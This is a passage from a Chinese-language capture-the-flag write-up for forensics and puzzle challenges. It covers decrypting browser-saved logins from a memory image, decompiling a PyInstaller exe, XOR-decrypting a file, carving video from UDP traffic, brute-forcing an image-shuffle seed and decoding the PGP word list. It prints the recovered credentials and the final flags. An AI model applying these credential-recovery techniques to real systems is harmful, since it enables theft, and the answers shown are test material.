          OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
          OCTETSTRING b'673a64b01649425927a78fbbc5d4'
        }
      }
    }
    OCTETSTRING b'0ab63faa5b2458fe4a3b26f2fbacf23568a2103edbc2192a58a13e5749695
  }
clearText b'd0ab16262c792ae07658e36819641673bafd7f6d76c17fdc0808080808080808'
decrypting login/password pairs
https://otterctf.com:b'D0g3xGC@qq.com',b'Y0u_f1Nd^_^m3_233'
```


故压缩包密码为 `qwe123!@#_Y0u_f1Nd^_^m3_233`，得到 Original.png 后就可以直接用项目的解密脚本解密了

```
python decode.py Original.png CatWatermark_666.png extracted_watermark.png 6 6 6
```

得到flag3：`F1N4L_s3CR3t_0F_Th15_`



在当前用户的目录下可以看到有个flag4.zip



提取出来后发现这个是一个py打包成的exe，直接用 pyinstxtractor-ng.exe 解包出pyc文件再去反编译这个pyc文件就可以看的python代码了

所以先pyinstxtractor-ng.exe解包这个exe，找到enc_png.pyc文件，用在线pyc反编译网站反编译这个pyc文件得到python代码：

在线Python pyc文件编译与反编译（因为这个题目的python版本低，所以用uncompyle6反编译的效果好一点）

```
# uncompyle6 version 3.9.1
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.6.12 (default, Feb  9 2021, 09:19:15)
# [GCC 8.3.0]
# Embedded file name: enc_png.py


def xor_encrypt(data, key):
    encrypted_data = bytearray()
    for i in range(len(data)):
        encrypted_data.append(data[i] ^ key[i % len(key)])
    else:
        return encrypted_data


def read_file(file_path):
    with open(file_path, "rb") as file:
        data = file.read()
    return data


def write_file(file_path, data):
    with open(file_path, "wb") as file:
        file.write(data)


def encrypt_file(input_file_path, output_file_path, key):
    data = read_file(input_file_path)
    encrypted_data = xor_encrypt(data, key)
    write_file(output_file_path, encrypted_data)


if __name__ == "__main__":
    key = b'GCcup_wAngwaNg!!'
    input_file = "flag4.png"
    encrypted_file = "flag4_encrypted.bin"
    encrypt_file(input_file, encrypted_file, key)
```

得到这个bin文件加密的代码，看代码可知，就只是对这个png文件进行了一个循环异或，异或的key也直接给出了，所以直接写脚本对这个文件异或回去就可以了（注意修改自己的bin文件路径）：

```
import os

def xor_encrypt(data, key):
    decrypted_data = bytearray()
    for i in range(len(data)):
```


```
        decrypted_data.append(data[i] ^ key[i % len(key)])
    return decrypted_data

def read_file(file_path):
    with open(file_path, 'rb') as file:
        data = file.read()
    return data

def write_file(file_path, data):
    with open(file_path, 'wb') as file:
        file.write(data)

def decrypt_file(input_file_path, output_file_path, key):
    data = read_file(input_file_path)
    decrypted_data = xor_encrypt(data, key)
    write_file(output_file_path, decrypted_data)

if __name__ == '__main__':
    key = b'GCcup_wAngwaNg!!'
    encrypted_file = "flag4_encrypted.bin"
    decrypted_file = "flag4_decrypted.png"
    decrypt_file(encrypted_file, decrypted_file, key)
```

最后得到flag4：`F0R3N51c5_Ch4Ll3N93}`

最终flag：D0g3xGC{Y0u_h4V3_f0und_7H3_F1N4L_s3CR3t_0F_Th15F0R3N51c5_Ch4Ll3N93}

Tr4fflc_w1th_Ste90

打开流量包发现有很多UDP流，还可以发现传输格式是MPEG-TS，编码格式为H.264，说明传输的是ts流，题目描述中提到是obs录制的视频，obs录制的视频默认的输出方式为mkv，故思路就是提取出数据再转换为ts文件，最后将ts文件转换为mkv即可



先从流量包中提取 UDP 流并保存为文件

```
tshark -r password.pcapng -Y "udp.port == 5555" -T fields -e data >
udp_stream.txt
```


将提取的十六进制数据转换为二进制文件（网络传输的内容一般是以二进制流的形式存在，但为了便于保存和查看，`tshark`将其转化成了十六进制格式）：

```
import binascii

with open('udp_stream.txt', 'r') as f:
    hex_data = f.read().replace('\n', '')

bin_data = binascii.unhexlify(hex_data)

with open('extracted_video.ts', 'wb') as f:
    f.write(bin_data)
```

使用`ffmpeg`将提取的 TS 文件转换为 MKV 文件：

```
ffmpeg -i extracted_video.ts -c copy recovered.mkv
```

得到压缩包的密码`!t15tH3^pAs5W#RD*f0RFL@9`




解开challenge.zip后有个加密脚本和加密后的图片，加密脚本的大概作用就是用个随机数种子来打乱像素的行列位置，但不知道随机数的具体大小，脚本最后提示了`just 50 - 70`，写个脚本爆破一下即可

```
import numpy as np
import cv2
import os

def decode(input_image, output_image, seed):
    np.random.seed(seed)
    to_hide = cv2.imread(input_image)

    if to_hide is None:
        print(f"Error: Unable to load image {input_image}")
        return

    to_hide_array = np.asarray(to_hide)
```

```
    shape = to_hide_array.shape

    row_indices = list(range(shape[0]))
    col_indices = list(range(shape[1]))

    np.random.shuffle(row_indices)
    np.random.shuffle(col_indices)

    inverse_row_indices = np.argsort(row_indices)
    inverse_col_indices = np.argsort(col_indices)

    to_hide_array = to_hide_array[inverse_row_indices, :]
    to_hide_array = to_hide_array[:, inverse_col_indices]

    cv2.imwrite(output_image, to_hide_array)
    print(f"Decoded image saved as {output_image}")

def brute_force_decode(input_image, output_folder, seed_range):
    if not os.path.exists(output_folder):
        os.makedirs(output_folder)

    for seed in seed_range:
        output_image = os.path.join(output_folder, f"decoded_{seed}.png")
        decode(input_image, output_image, seed)

def main():
    input_image = "encoded.png"
    output_folder = "decode"
    seed_range = range(50, 71)

    brute_force_decode(input_image, output_folder, seed_range)

if __name__ == '__main__':
    main()
```

最后发现seed为63的时候是个Data Matrix条码



拿到在线网址：https://products.aspose.app/barcode/zh-hans/recognize/datamatrix# ，识别一下得到

```
I randomly found a word list to encrypt the flag. I only remember that Wikipedia said this word list is similar to the NATO phonetic alphabet.

crumpled chairlift freedom chisel island dashboard crucial kickoff crucial chairlift drifter classroom highchair cranky clamshell edict drainage fallout clamshell chatter chairlift goldfish chopper eyetooth endow chairlift edict eyetooth deadbolt fallout egghead chisel eyetooth cranky crucial deadbolt chatter chisel egghead chisel crumpled eyetooth clamshell deadbolt chatter chopper eyetooth classroom chairlift fallout drainage klaxon
```

提示说 我随机找到了一个单词列表来加密旗标（或信息），我只记得维基百科上说这个单词列表类似于北约音标字母。，最终找到PGP词汇表

维基百科
自由的百科全书

搜索维基百科 搜索

资助维基百科 创建账号 登录

维基百科Discord、IRC、LINE、QQ及Telegram等各平台交流群欢迎大家加入。 [关闭]

PGP词汇表 [编辑]

3种语言

目录 隐藏

序言
构造
参考资料

条目 讨论 大陆简体

阅读 编辑 查看历史 工具

外观 隐藏

文本
小
标准
大

宽度
标准
宽

颜色 （测试版）
自动
浅色
深色

PGP词汇表（即“**良好隐私密码法词汇表**”，又称**生物识别词汇表**），是一个通过声音频道传输字节时使用的词汇表，目的是清晰表达内容。1995年由计算机语言学家帕特里克·尤奥拉和PGP的创造者菲尔·齐默尔曼发明。[1][2]PGP词汇表与飞行员使用的北约音标字母类似，但此表中的每一个词的值都与256个字节数值一一对应。


构造 [编辑]

十六进制	单数词	偶数词	十六进制	单数词	偶数词	十六进制	单数词	偶数词
00	aardvark	adroitness	40	crackdown	Dakota	80	merit	intention
01	absurd	adviser	41	cranky	decadence	81	minnow	inventive
02	accrue	aftermath	42	crowfoot	December	82	miser	Istanbul
03	acme	aggregate	43	crucial	decimal	83	Mohawk	Jamaica
04	adrift	alkali	44	crumpled	designing	84	mural	Jupiter
05	adult	almighty	45	crusade	detector	85	music	leprosy


拿去在线网址解密：https://goto.pachanka.org/crypto/pgp-wordlist/，得到flag：D0g3xGC{C0N9rA7ULa710n5_Y0U_HaV3_ACH13V3D_7H15_90aL}

保险柜的秘密


通过tips了解到固件所用芯片为stm32f103c8t6。所以我们在IDA界面这样设置：



在加载了hexray插件，反编译后我们可以看到源码：



得到源码后进行源码分析，找到代码运行逻辑，这里可以看到很明显的密码的算法逻辑，是对每一位乘2并加1并拼接起来



再根据题目提示，从bing搜索到三角洲行动11月15日零号大坝的密码是8432，可以知道当输入为8432是输出的是正确密码，在使用工具转化为莫斯密码得到flag